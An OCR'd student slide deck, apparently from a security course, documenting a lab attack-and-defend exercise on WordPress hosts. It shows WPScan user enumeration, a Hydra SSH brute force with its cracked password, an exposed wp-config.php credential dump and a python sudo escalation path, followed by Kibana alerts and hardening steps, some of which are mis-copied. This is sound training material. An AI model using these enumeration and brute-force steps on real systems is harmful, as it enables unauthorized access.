Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

PRESENTED BY: SAHEED LASISI, SAM SUR AND JOE JONES

Table of Contents

This document contains the following resources:

01

kibana

02

Table of Contents

- Offense
- Defense
- Network

Azure


03

KALI LINUX

Offensive

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.100
OS: Linux
Hostname:ELK

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Exposed WordPress Credentials	Running a scan can enumerate usernames.	Reveals user's credentials
Weak Passwords	Users that have weak passwords can give access to malicious actors	lateral Movement
WordPress XML RPC Ping API Pingback locator	Allow attackers to send request to internet servers for port-scanning attack	One server can expose all the internal server composition

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
WordPress User Enumeration	WPScan detect the list of users with the specific options used (-u)	Anyone can brute force the authentication for the system
open port 22 SSH & Weak Password	Having port 22 SSH open anyone with the username and password can get into the system	Anyone can brute force the authentication for the system
Python sudo privileges	User is given access to sudo privileges via python	Attacker can escalate to root privileges easily gaining access to the system

Exploits Used

Exploitation: Wordpress User Enumeration

- WPScan was used to find the 2 users: Michael and Steven wpscan

- -url http://192.168.1.110/wordpress -eu

```
Shell No.1
File   Actions   Edit   View   Help
:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Tue Sep  7 15:28:45 2021
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 17.287 MB
[+] Memory used: 133.434 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```

Exploitation: Open Port 22 SSH & Weak Password

Hydra was used to get Michael's password

```
File   Actions   Edit   View   Help

root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt
.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in milit
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 202
5:54:08
[WARNING] Many SSH configurations limit the number of parallel tas
 recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login
:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 202
5:54:15
root@Kali:~#
```

Exploitation: Sensitive Data Exposure

- Discovered the wordpress directory there is a wp-confing.php file. found the username is root and the password is R@v3nSecurity

michael@target1:/var/www/html/wordpress

File Actions Edit View Help

```
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Avoiding Detection

Stealth Exploitation of (Wordpress User Enumeration)

Monitoring Overview

- this alert detection was used this exploit:
- WHEN count () GROUPED OVER top 5 “http.response_status_code IS ABOVE 400 FOR THE LAST 5 minutes
- packetbeat-http.response.status_code metrics was used
- above 400 FOR THE LAST 5 MINUTES threshold was fired at.

Mitigating Detection

- You can disable User Enumeration in Wordpress by using free plugin WP” Hardening
- install and activate plugin> ‘Security Fixers’ tab> stop user enumeration
- Underline factor is to educate the employees to use the stronger passwords for security purposes. (not using the same pw as id like michael)
- company should also imply a policy for password change every 3-6 months.

Stealth Exploitation of [Open Ports 22 SSH]

Monitoring Overview

- SSH Login alert would detect this exploit
- Monitor SSH Port for unauthorized access
- Triggers when user attempts to access system over Port 22

Mitigating Detection

- the best mitigation for this exploit would be closing the port 22
- However there might be times when you would need Port 22 open.
- if this is the case we can create whitelisting of IPs so that only authorized can access the Port 22

Stealth Exploitation of [Sensitive Data Exposure]

Monitoring Overview

- Alert when SQL Database has gained access with unauthorized personnel.
- Triggers external/unauthorized IP connections that are made to the SQL database or any other sensitive files (like wp-config.php file)

Mitigating Detection


- Have all the sensitive data encrypted, not in plaintext
- this will have the data not easily accessible
- only whitelist the IPs that are being logged in for SQL database (ex. Administrators)

Defensive

Alerts Implemented


HTTP Request Size Monitor

- http.request.bytes
- Is above 3500 bytes for the last 1 minute
- Detect HTTP request smuggling




CPU Usage Monitor

- system.process.cpu.total
- Is above 50% for the last 5 minutes
- DoS Attack or detection of software causing excessive system usage



Excessive HTTP Error Codes

- http.response.status_code
- One of the top 5 status codes is above 400 for the last 5 min
- Brute Force Attack detection
  DoS Attack
  Attacks that would influence number of hits on the website



Hardening

Hardening Against Weak Passwords on Target 1

If users are forced to create more complex passwords, they could easily be orders of magnitude more difficult to guess or brute force, effectively stopping brute force attacks from being a viable attack vector.

Executing the following steps will force users to make more complex passwords.


1. Use admin account
2. run "sudo apt-get install libpam-cracklib"
3. run "sudo nano /etc/pam.d/common-password"
4. There will be a line that reads "password requisite pam_cracklib.so retry=3 minlen=8 difok=3"
5. Edit it to "password requisite pam_cracklib.so try_first_pass retry=3 minlength=12 credit=1 credit=1 credit=1 credit=1 reject username"
6. This will require passwords to be 12 characters long and include, 1 uppercase letter, 1 lowercase letter, 1 digit, and 1 other character. Also, the password can no longer be the same as the username.

Hardening Against Privilege Escalation via Python on Target 1

If Stevens sudo privileges related to python are removed, malicious actors won't be able to gain access to the root shell via python after accessing Stevens account.

Executing the following steps will force users to make more complex passwords.

1. Use admin account
2. Run "sudo visudo"
3. Delete the line that reads "steven ALL=(ALL) NOPASSWD: /usr/bin/python"
4. Save and exit the document with "ctrl + x"



Hardening Against MySQL Data Breach on Target 1

Michael was able to read the wp-config.php file to learn the password. By restricting read and write access from “other users”, we can prevent unauthoris accounts from using credentials to access the MySQL database.

Executing the following steps will force users to make more complex passwor

1. Use admin account
2. Run “sudo chmod 660 /var/www/html/wordpress/wp-config.php”

